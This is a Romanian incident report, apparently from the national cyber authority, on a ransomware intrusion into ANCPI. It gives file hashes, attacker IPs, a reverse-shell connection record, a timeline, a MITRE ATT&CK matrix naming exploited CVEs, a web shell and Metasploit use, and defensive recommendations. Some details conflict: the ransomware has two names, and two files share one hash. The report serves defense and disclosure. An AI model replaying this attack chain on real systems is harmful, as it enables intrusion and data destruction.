
Analiza capturilor de ecran publicate relevă faptul că atacatorul a avut acces la majoritatea dispozitivelor aflate în infrastructură, atât virtuale cât și fizice, de rețea dar și software. Totuși, nu rezultă că aceștia ar fi avut acces la baza de date Oracle Exadata sau la date conținute de aceasta. Este foarte puțin probabil ca atacatorul să dețină date provenite din baza de date Oracle Exadata, pe care să-și fi dorit să nu le expună într-o mostră (sample) așa cum au expus restul datelor care privesc, în mare, infrastructura de rețea, accesul la serverul Active Directory Domain Controler, datele obținute ca urmare a scanărilor din rețea, precum și date privind credențialele obținute.



Între datele publicate de atacator se regăsesc un număr de 15 fișiere și două directoare, respectiv „public-archivedwl-994” și „public-archivedwl-995”. Directorul „public-archivedwl-994” conține mai multe rezultate ale unor scanări de rețea, iar directorul „public-archivedwl-995 conține datele rezultate din exploatarea serverului Active Directory Domain Controller. Dintre aceasta cele mai importante sunt detaliile privind utilizatorii, grupurile create, stațiile de lucru înrolate.







7 Fișiere și evenimente identificate

7.1 Fișiere Identificate


7.1.1 Fișier „bytetobreach”

md5	a751ea8a6607d2922493d25509477157
sha256	3f661a590790cb90966dd89803bfa662abd8aa67bbf4d90e44888a48399597f9

Din verificările efectuate în surse deschise, pe baza valorii hash-ului asociat fișierului identificat, nu au fost identificate date sau conexiuni suplimentare care să evidențieze, din punct de vedere tehnic, activitățile pe care fișierul malițios „bytetocrypt" le poate efectua.

7.1.2 Fișier „auditd”

md5	a751ea8a6607d2922493d25509477157
sha256	3f661a590790cb90966dd89803bfa662abd8aa67bbf4d90e44888a48399597f9




Fișierul analizat a fost utilizat de către atacator și s-a constatat că în surse deschise este marcat ca fiind malițios. Acesta este un agent Sliver, un framework de tip Command and Control (C2), open-source și

multi-platformă, dezvoltat inițial de compania de securitate cibernetică Bishop Fox. Deși conceput ca instrument legitim de emulare a adversarilor (adversary emulation), destinat echipelor de tip red team și testelor de penetrare autorizate, Sliver reprezintă, în același timp, o alternativă gratuită și robustă la framework-uri comerciale de tip Command and Control precum Cobalt Strike, fiind, din acest motiv, adoptat frecvent și de atacatori reali, inclusiv de grupări de ransomware cum este și cazul de față, în cadrul unor atacuri efective.

Prezența acestui instrument în infrastructura analizată confirmă existența unei capacități de control persistent (implant/beacon) instalate de atacator la nivelul sistemelor compromise, permițându-i acestuia executarea de comenzi la distanță, gestionarea de sesiuni multiple (shell/beacon) și menținerea accesului asupra infrastructurii afectate, independent de vectorii inițiali de compromitere identificați anterior.

7.1.3 Fișier „ligolo-ng”

md5	cdc1f6182916daa2607ba19108e03b44
sha256	21ee713585ed802b675b7144f7ebd875573e09809c2dff21e65da3d127fdca71



În cadrul analizei artefactelor colectate a fost constatată prezența și utilizarea, de către atacator, a agentului „Ligolo-ng”, un utilitar open-source de tip tunneling/pivoting, care permite crearea unui tunel de rețea criptat (bazat pe protocolul TLS) între un sistem compromis aflat în interiorul infrastructurii-victimă și infrastructura atacatorului, fără a necesita privilegii de administrator/root la nivelul sistemului compromis. Prin intermediul unei interfețe de rețea virtuale (TUN) create la nivelul sistemului local al atacatorului, acest instrument simulează accesul direct al atacatorului la nivelul segmentelor de rețea interne, altfel inaccesibile din exterior, permițându-i acestuia să scaneze, să se conecteze și să interacționeze cu alte sisteme din rețeaua internă a victimei ca și cum ar fi conectat fizic în acel segment de rețea.

Prezența acestui instrument pe serverul analizat confirmă utilizarea sa de către atacator drept mecanism de mișcare laterală (Lateral Movement) și de extindere a accesului către alte segmente de rețea izolate ale infrastructurii-victimă, care nu erau expuse direct în internet, consolidând astfel ipoteza unei compromiteri extinse a rețelei interne, dincolo de punctul inițial de acces.

7.2 Cronologie incident – Bytetocrypt ransome

- **10.07.2026, ora 15:23:57** – acces server EP-P-WAS-C1 (EPAY-10.0.116.111) prin exploatarea serverului OpenAM responsabil cu autentificarea pentru aplicația EPAY (captură atacator);
- **11.07.2026, ora 19:48:48** – acces server IBM WebSphere Application Server (captură atacator);

  (66.163.118.52:4444 -> 86.105.218.12:49078), reverse shell (captură atacator);

- **13.07.2026, ora 15:51:08** - încercări repetate de acces de la distanță inițiate de la serverul EP-P-WAS-C1 (EPAY-10.0.116.111) către vCenter (vcenter.ancpi.ro - 10.0.114.10) (jurnale colectate);
- **13.07.2026, ora 21:09:51** - autentificare reușită de la serverul EP-P-WAS-C1 (EPAY-10.0.116.111) către vCenter (vcenter.ancpi.ro - 10.0.114.10) (jurnale colectate);
- **13.07.2026 - 14.07.2026** au fost efectuate multiple acțiuni malițioase, printre care:
    - mișcări laterale prin exploatarea unor vulnerabilități;
    - escaladare de privilegii;
    - listări/enumerări de endpoint-uri și utilizatori;
    - decriptarea unor hash-uri extrase din cod sursă;
    - exfiltrare mașini virtuale;
    - ștergere mașini virtuale;
    - ștergere fișiere de backup;
    - executare ransomware pentru criptare fișiere;
- **14.07.2026, ora 05:45** constatare incident personal IT ANCPI.

7.3 Listă indicatori de compromitere

Fișiere:

- **ligolo-ng** – SHA256:21ee713585ed802b675b7144f7ebd875573e09809c2dff21e65da3d127fdca71
- **auditd** (trojan.sliver) – SHA256: 3f661a590790cb90966dd89803bfa662abd8aa67bbf4d90e44888a48399597f9
- **bytetobreach** (ransomware) – SHA256:3f661a590790cb90966dd89803bfa662abd8aa67bbf4d90e44888a48399597f9

Adrese IP publice:

- **194.102.105.193** - AlexHost SRL din Moldova
- **104.194.140.38** (Marea Britanie)
- **66.163.118.52** (SPANIA)
- **66.163.118.234** (SPANIA)

8 Matrice MITRE ATT&CK

Techniques	ID	Scop
Initial Access		
Exploit Public-Facing Application	T1190	The threat actor gained initial footholds by exploiting known vulnerabilities in internet-facing applications, including OpenAM/ForgeRock (CVE-2021-35464 / CVE-2024-36401).
Execution		
Command and Scripting Interpreter: Unix Shell	T1059	Bash shell commands (curl, chmod, nmap, psql, id, cat) were executed extensively across compromised Linux servers to download tooling, enumerate the environment, and drive post-exploitation activity.
Software Deployment Tools	T1072	The built-in Zabbix 'Scripts' functionality, normally used by administrators for centralized host actions, was abused to push a command to a monitored host that opened a reverse shell back to attacker infrastructure.
Persistence		
Server Software Component: Web Shell	T1505	A JSP web shell (dec3.jsp) was uploaded to the OpenAM/Tomcat web application directory, generated via Base64 decoding, and later used to invoke internal Java classes such as JCEEncryption.
Valid Accounts	T1078	Credentials harvested from the GitLab production database and decrypted offline proved to be reused across systems, granting the actor standing access under legitimate account identities rather than through malware alone.

Techniques	ID	Scop
Privilege Escalation		
Exploitation for Privilege Escalation	T1068	Following initial web shell access as the low-privileged 'tomcat' service account, the actor used a Metasploit module targeting the same OpenAM/ForgeRock vulnerability to escalate to root-level command execution.
Valid Accounts	T1078	Administrative credentials for the vCenter Server ('Administrator@ANCPI.RO') and other management interfaces were used directly to obtain elevated, legitimate-looking access without further exploitation.
Defense Evasion		
Masquerading: Match Legitimate Name or Location	T1036	A malicious binary retrieved via curl was saved locally under the name 'auditd', matching a legitimate Linux system auditing daemon, in an apparent attempt to blend in with expected system processes.
Obfuscated Files or Information	T1027	The payload delivered through the OpenAM/ForgeRock exploit chain was Base64-encoded and passed through a Python one-liner decoder before execution, hindering casual inspection of the command.
Credential Access		
Unsecured Credentials: Credentials In Files	T1552	Password hashes were extracted directly from data stores, including the 'userPassword' attribute values in the OpenDJ LDAP directory (an estimated 2 million entries) and the 'encrypted_password' column of the GitLab 'users' table.
Brute Force: Password Cracking	T1110	Password hashes obtained from the GitLab database were cracked offline; at least one recovered plaintext password was subsequently found to be valid for authentication against the organization's Kerberos realm.
OS Credential Dumping: NTDS	T1003	Having identified the Active Directory domain controller virtual machines through the vSphere datastore browser, the actor described, without confirming execution due to time constraints, the intent to copy the underlying virtual disk and feed it to an offline secrets-dumping tool such as secretsdump.py.
Discovery		
Account Discovery	T1087	User accounts were enumerated through direct LDAP queries against OpenDJ, through the Zabbix host/user inventory, and through BloodHound queries targeting Active Directory principals.
Permission Groups Discovery: Domain Groups	T1069	A BloodHound Cypher query (MATCH p = (t:Group)<-[:MemberOf*1..]-(a) ... t.objectid ENDS WITH '-512') was executed to enumerate all members of the Domain Admins group within the ANCPI.RO domain, revealing accounts with extensive object control.
Remote System Discovery	T1018	Nmap scans and direct PostgreSQL queries against the vCenter 'VCDB' database (tables vpx_vm, vpx_entity, vpx_host) were used to enumerate virtual machines, their IP addresses, DNS names, and hosting ESXi servers, identifying up to 1,138 systems.
Network Service Scanning	T1046	Targeted scanning was performed for exposed Java RMI, JMX, and JDWP management ports across internal network ranges, a technique explicitly noted by the actor as reliably present in large organizational environments.
File and Directory Discovery	T1083	The actor browsed vCenter datastore contents directly through the web-based file browser and the Managed Object Browser (MOB) interface, and browsed GitLab source-code repositories, to identify high-value files and projects.
Lateral Movement		
Exploitation of Remote Services	T1210	An unauthenticated Java JMX/RMI management interface exposed on IBM WebSphere Application Server was exploited to load an arbitrary class and obtain code execution, subsequently used as a pivot point toward the vCenter management plane.
Remote Services: SSH	T1021	Command history recovered from compromised servers confirms lateral movement performed through SSH connections initiated from the production virtual-machine network segment toward the vCenter management server.
Use Alternate Authentication Material	T1550	Credentials obtained from one compromised system (GitLab) were reused to authenticate to unrelated services (Kerberos, vCenter), allowing the actor to move between systems without exploiting each one individually.
Collection		
Data from Information Repositories	T1213	The actor collected source code from internal GitLab repositories underpinning core proprietary systems (e-Terra, RENNS), user directory data from OpenDJ/LDAP, and structured virtual-machine inventories from the vCenter database.
Command and Control		

Techniques	ID	Scop
Application Layer Protocol: Web Protocols	T1071	Reverse shells and staged payloads were delivered and controlled over standard HTTP/HTTPS listeners (e.g. ports 443 and 4444), including ad hoc Python http.server instances used to serve second-stage tooling.
Multi-hop Proxy	T1090	The open-source tunneling utility Ligolo-ng was used to establish an encrypted tunnel between a compromised host and attacker infrastructure, simulating direct network presence on internal, otherwise unreachable segments.
Remote Access Software	T1219	The Sliver command-and-control framework, an open-source adversary-emulation tool also adopted by real-world threat actors as a free alternative to Cobalt Strike, was deployed as a persistent implant/beacon on compromised systems.
Exfiltration		
Exfiltration Over Web Service	T1567	Collected data and tooling were staged and transferred using standard web protocols and, according to open-source intelligence, portions of the exfiltrated data were subsequently published on dark-web leak forums and channels operated by the actor.
Impact		
Data Encrypted for Impact	T1486	A ransomware binary identified as 'bytetocrypt' was executed against the victim's virtualization infrastructure, encrypting virtual machine disks as they were powered off, consistent with a ransomware extortion objective.
Inhibit System Recovery	T1490	Approximately 100 virtual machines were deleted from the virtualization infrastructure out of a total inventory of 1,083 enumerated systems, reducing the victim's ability to recover affected services without backups.

9 Concluzii de etapă

Atacul împotriva infrastructurii informatice aparținând ANCPI a fost facilitat de expunerea în internet a unor servicii publice având vulnerabilități critice cunoscute de o perioadă apreciabilă de timp.

Din corelarea datelor tehnice deținute la acest moment rezultă un indicator MTTD (Mean Time To Detect) de aproximativ **3 zile și 14 ore (respectiv un interval de peste 86 de ore)**, calculat între momentul accesului inițial al atacatorului (confirmat la data de **10.07.2026, ora 15:23:57**, exclusiv pe baza capturilor de ecran publicate de acesta și a faptului că la acest moment nu a putut fi confirmat și din surse tehnice interne - din cauza lipsei unui server centralizat de colectare și stocare a fișierelor jurnal - log management centralizat, precum și a faptului că mașinile virtuale vizate au fost ulterior șterse de atacator) și momentul detectării efective a incidentului de către organizație, la data de **14.07.2026, ora 05:45**.

Din analiza tehnică a incidentului, coroborată cu totalitatea constatărilor prezentate în cuprinsul prezentului raport, rezultă că succesul și amploarea atacului nu se explică printr-un singur punct de compromitere, ci printr-o combinație de deficiențe structurale ale stării de securitate a infrastructurii IT a instituției, dintre care se reține, cu titlu principal, următoarele:

Componentele de securitate perimetrală a infrastructurii sunt învechite sau fără suport: echipamentele de tip firewall, precum și soluția de Web Application Firewall, rulau versiuni învechite, ieșite din ciclul de suport al producătorului (End of Life / End of Support) și nu beneficiau prin urmare, de actualizări de securitate (patch-uri). La acest aspect se adaugă o configurare deficitară a soluției **WAF**, aceasta reținând jurnalele de evenimente pentru un interval de **numai 7 minute**, mult sub necesarul minim impus de criticitatea sistemelor protejate, fapt ce a limitat semnificativ capacitatea de investigare retroactivă a incidentului;

În mod similar, infrastructura de virtualizare era administrată printr-o versiune de VMware vCenter Server de asemenea ieșită din suport oficial, aspect ce a facilitat exploatarea acesteia prin tehnici de enumerare și acces necontestate de mecanisme de securitate moderne, precum și navigarea directă a datastore-urilor și utilizarea interfeței native „Managed Object Browser”, fără a fi necesare instrumente de exploatare specializate.

Un factor determinant în extinderea rapidă a atacului l-a constituit segmentarea aproape inexistentă a rețelei interne, aspect confirmat, printre altele, de posibilitatea observată a inițierii unor sesiuni dinspre segmentul mașinilor virtuale de producție direct către planul de management al infrastructurii de virtualizare (vCenter), conectivitate care, într-o arhitectură de rețea corect segmentată (cu separare strictă între planul de date/producție și planul de management), nu ar fi trebuit să fie posibilă.

Nu în ultimul rând, s-a constatat practica de reutilizare a acelorași credențiale de administrare pe multiple echipamente și sisteme distincte, situate în subrețele diferite ale infrastructurii (inclusiv servere de aplicații, platforma de virtualizare și servicii de autentificare de tip Kerberos), practică ce a permis atacatorului, odată obținută o singură parolă (prin decriptarea unui hash extras dintr-un sistem compromis), extinderea rapidă și facilă a accesului către alte componente critice ale infrastructurii, fără a fi necesară exploatarea individuală a fiecăreia dintre acestea.

Totodată, pivotările și mișcările laterale efectuate de către atacator în infrastructura IT au fost posibile și datorită existenței unor vulnerabilități critice la nivelul aplicațiilor software și al serviciilor utilizate de acestea. Acest aspect nu doar că a facilitat pivotarea și mișcarea laterală a atacatorului, ci a „oferit" punctul de acces inițial (initial access point) prin exploatarea unor astfel de vulnerabilități.

În concluzie, incidentul analizat evidențiază o corelație directă între lipsa unei politici coerente de gestionare a ciclului de viață al infrastructurii IT (monitorizare acces, patch management și upgrade al componentelor critice, firewall, WAF, hypervisor), absența unei segmentări adecvate a rețelei și practicile deficitare de gestionare a credențialelor, absența unor testări de securitate a aplicațiilor, factori care, cumulați, au permis unui singur punct inițial de compromitere să se transforme într-o compromitere completă a organizației.

ByteToBreach reprezintă o amenințare cibernetică matură, oportunistă și orientată exclusiv spre câștiguri financiare, deținând capabilități ce acoperă întregul lanț de atac: de la exploatarea aplicațiilor vulnerabile și exfiltrarea informațiilor, până la șantaj public și distrugerea infrastructurii. Menținerea unei identități operaționale constante le consolidează reputația pe piața neagră, dar din punct de vedere OSINT acestea furnizează în același timp ancore esențiale pentru monitorizare și trasabilitate.

Incidentul ANCPI reconfigurează profilul acestei grupări dintr-o amenințare externă urmărită pe forumuri într-un risc direct și critic pentru instituțiile din România. Pentru a diminua riscul unor operațiuni distructive similare, organizațiile trebuie să prioritizeze securizarea aplicațiilor expuse la internet, segmentarea strictă a infrastructurii de management și implementarea obligatorie a autentificării multi-factor (MFA) pentru conturile cu privilegii. De asemenea, având în vedere tacticile de ștergere a sistemelor, recuperarea și repunerea în funcțiune a acestora rămân strict condiționate de stocarea unor copii de siguranță offline sau imuabile.

10 Recomandări de securitate cibernetică din partea DNSC

10.1 Măsuri necesare

10.1.1 Recomandări pentru utilizatori

1. Verificarea cu atenție a adresei expeditorului înainte de deschiderea oricărui mesaj de e-mail, având în vedere că adresele frauduloase pot conține diferențe minore față de cele legitime.
2. Manifestarea unei prudențe sporite în cazul mesajelor care invocă urgență, solicită date personale, credențiale, informații financiare sau transmit fișiere necerute.
3. Evitarea deschiderii atașamentelor care nu sunt așteptate, nu au fost solicitate anterior sau provin din surse neverificate.
4. Verificarea fișierelor suspecte prin soluția antivirus instalată local și, după caz, prin servicii dedicate de analiză reputațională, înainte de deschidere.
5. Activarea vizibilității extensiilor fișierelor în sistemul de operare, astfel încât fișierele cu extensii duble (de exemplu factura.pdf.exe) să poată fi identificate mai ușor ca suspecte.
6. Dezactivarea și nepermiterea rulării macro-urilor în documentele MS Office, cu excepția cazurilor în care acestea provin din surse verificate și autorizate în mod explicit de instituție.
7. Evitarea executării fișierelor extrase din arhive (.zip, .rar, .7z) primite prin e-mail sau descărcate din surse externe, fără verificare prealabilă. În caz de suspiciune, fișierul nu trebuie deschis, iar mesajul trebuie transmis echipei IT pentru analiză.
8. În cazul deschiderii accidentale a unui fișier suspect, incidentul trebuie raportat imediat echipei de securitate IT. Stația nu trebuie repornită până la finalizarea analizelor, iar ca măsură de siguranță aceasta poate fi deconectată de la rețea și implicit de la Internet.

9. Verificarea atentă a tuturor solicitărilor care implică plăți, modificări de cont bancar sau alte operațiuni financiare și confirmarea acestora printr-un canal alternativ, de exemplu telefonic.
10. Utilizarea unor parole puternice, formate din minimum 12 caractere, care să includă litere mari, litere mici, cifre și caractere speciale, precum și schimbarea acestora periodic, conform politicilor instituției.
11. Evitarea reutilizării aceleiași parole pentru mai multe conturi sau servicii.
12. Utilizarea autentificării de tip multifactor (MFA), acolo unde aceasta este disponibilă, în special pentru accesul la servicii critice sau expuse în Internet.
13. Evitarea descărcării și instalării de programe necunoscute, piratate sau neautorizate, inclusiv aplicații care promit funcționalități similare produselor MS Office ori editarea fișierelor .pdf.
14. **Raportarea imediată către echipa IT/Securitate a oricăror autentificări neobișnuite, blocări de cont, ferestre neașteptate de autentificare sau comportamente anormale ale sistemului.**

10.1.2 Recomandări pentru administratorii de sistem și echipa IT

1. Configurarea unor filtre anti-phishing la nivelul serverului de e-mail, în vederea blocării mesajelor malițioase și a atașamentelor executabile sau suspecte.
2. Blocarea, la nivel de gateway și de server de e-mail, a extensiilor de fișiere potențial periculoase, precum .exe, .bat, .vbs, .scr, .js, .ps1, .lnk.
3. Utilizarea unei soluții de tip sandbox sau secure e-mail gateway pentru analiza automată a atașamentelor și a URL-urilor suspecte.
4. Actualizarea permanentă a sistemelor de operare, aplicațiilor, echipamentelor de securitate, soluțiilor antivirus și EDR/XDR, în special pentru sistemele critice sau expuse în Internet.
5. Implementarea autentificării multifactor (MFA/2FA) pentru accesul VPN, pentru conturile privilegiate și pentru toate serviciile critice accesibile de la distanță.
6. Revizuirea arhitecturii de autentificare dintre VPN, LDAP și Active Directory, inclusiv reducerea dependenței de NTLM și utilizarea unor mecanisme mai sigure de autentificare.
7. Eliminarea sau reconfigurarea conturilor tehnice cu privilegii excesive și aplicarea strictă a principiului least privilege pentru toate conturile de serviciu și conturile administrative.
8. Implementarea unei politici stricte de RBAC și separarea drepturilor administrative pe domenii funcționale, astfel încât niciun administrator să nu dețină acces nelimitat la întreaga infrastructură.
9. Introducerea mecanismelor de tip Just-In-Time Access și documentarea strictă a accesului privilegiat.
10. Segmentarea rețelei și, acolo unde este posibil, micro-segmentarea, astfel încât accesul prin VPN să nu permită mișcarea laterală directă către servere critice, în special către controlerele de domeniu și/sau servere de monitorizare.
11. Crearea unei zone de tip DMZ pentru resursele expuse public și filtrarea strictă a accesului dintre aceasta și rețeaua internă prin firewall-uri dedicate.
12. Implementarea unei monitorizări centralizate continue prin soluții de tip SIEM/XDR/SOAR, cu colectare de log-uri din VPN, Hipervizoare, Active Directory, Firewall, DNS, servere și stații de lucru.
13. Definirea de reguli de alertare pentru evenimente relevante, precum autentificări VPN din locații neobișnuite, autentificări reușite fără încercări eșuate anterioare, modificări de GPO, creare/modificare de scheduled tasks, reguli locale de firewall și execuții din directoare atipice.
14. Monitorizarea activă a traficului DNS și HTTP/HTTPS către domenii necunoscute, recent înregistrate sau cu profil reputațional scăzut, precum și implementarea de reguli pentru detectarea tentativelor de DNS tunneling.
15. Implementarea și actualizarea regulilor IDS/IPS pentru detectarea traficului asociat familiilor de malware, command-and-control și exfiltrării de date.

16. Restricționarea execuției fișierelor din directoarele temporare și din căi frecvent utilizate pentru persistență sau lansarea de malware, precum %AppData%, %LocalAppData%, %Temp%, C:\ProgramData\ și directoarele de startup.
17. Implementarea unor politici de application control / whitelisting (de exemplu AppLocker sau Windows Defender Application Control), pentru a restricționa rularea executabilelor neautorizate.
18. Efectuarea periodică de scanări complete și verificări ale mecanismelor de persistență, inclusiv chei Run, RunOnce, Task Scheduler, Startup, servicii și reguli locale de firewall.
19. Monitorizarea cu prioritate a directoarelor utilizate frecvent de atacatori pentru persistență și camuflare, inclusiv:
    - C:\Windows\System32\
    - C:\Program Files\
    - C:\Program Files (x86)\
    - C:\Users\<username>\AppData\Roaming\
    - C:\Users\<username>\AppData\Local\
    - C:\Users\<username>\AppData\Local\Temp\
    - C:\Windows\Temp\
    - C:\ProgramData\
    - C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\
    - C:\Users\<username>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
20. Auditarea periodică a politicilor de grup (GPO), a task-urilor planificate și a conturilor privilegiate, pentru identificarea rapidă a modificărilor neautorizate.
21. Închiderea tuturor sesiunilor VPN active în caz de incident și revizuirea periodică a conexiunilor la distanță autorizate.
22. Activarea BitLocker la nivelul stațiilor de lucru și al serverelor Windows, cu gestionarea securizată a cheilor de recuperare.
23. Protejarea accesului la setările BIOS/UEFI prin parolă, pentru a reduce riscul de modificări neautorizate la nivel de boot și de acces offline la date.
24. Monitorizarea infrastructurii pentru o perioadă de minimum 72 de ore după implementarea măsurilor de blocare, în vederea identificării eventualelor conexiuni reziduale sau a tentativelor de reconectare.
25. Realizarea copiilor de siguranță pentru toate datele și elementele critice ale infrastructurii (backup local operațional, backup imuabil și backup offsite), precum și testarea periodică a acestora.

    Backup operațional: **Scop:** restaurare rapidă în caz de incidente minore (ștergeri accidentale, erori umane)
    - echipament de stocare dedicat (NAS / appliance)
    - acces limitat exclusiv serverelor de backup
    - fără acces utilizator final
    - politici de backup: incremental zilnic, complet săptămânal, perioadă de retenție: minimum 30 de zile

    Backup imuabil (protecție împotriva ransomware): **Scop:** protejarea copiilor de siguranță împotriva modificării, ștergerii sau criptării
    - stocare cu politică Write Once, Read Many (WORM)
    - object storage cu blocare de obiecte (Object Lock / immutability)
    - soluții de backup cu retenție blocată la nivel de sistem

- Cerințe minime: perioadă de retenție imuabilă: 14–30 de zile, imposibilitatea ștergerii backup-ului înainte de expirarea retenției, separarea clară a rolurilor administrative

Backup offsite (continuitate în caz de dezastru): **Scop:** recuperare în scenarii de impact major (compromitere totală, incendiu, dezastru fizic)

- locație fizică distinctă sau infrastructură cloud
- transfer criptat al datelor
- perioadă de retenție: 60–180 de zile
- acces strict controlat

26. Desfășurarea periodică a campaniilor de conștientizare și instruire pentru personal, în special privind recunoașterea tentativelor de phishing și raportarea rapidă a incidentelor.

10.1.3 Recomandări pentru conducerea instituției

1. Achiziția și implementarea sau derularea unui serviciu de audit de securitate pentru infrastructura informatică, cu evaluarea periodică a controalelor tehnice, organizaționale și procedurale.
2. Desemnarea sau contractarea unei echipe specializate de securitate cibernetică care să analizeze permanent alertele generate de soluțiile SIEM/XDR/SOAR și să coordoneze răspunsul la incidente.
3. Instituirea unui cadru formal de guvernanță a securității cibernetice, cu responsabilități clare privind administrarea conturilor privilegiate, aprobarea schimbărilor și gestionarea excepțiilor de securitate.
4. Adoptarea și impunerea la nivel instituțional a principiilor least privilege și separation of duties, în special pentru activitățile cu impact major asupra infrastructurii.
5. Aprobarea unui program continuu de modernizare a controalelor de securitate pentru resursele critice și pentru cele expuse în Internet.
6. Introducerea unui proces formal de management al conturilor tehnice și al conturilor privilegiate, incluzând inventariere, revizuire periodică, rotația parolelor și eliminarea conturilor neutilizate.
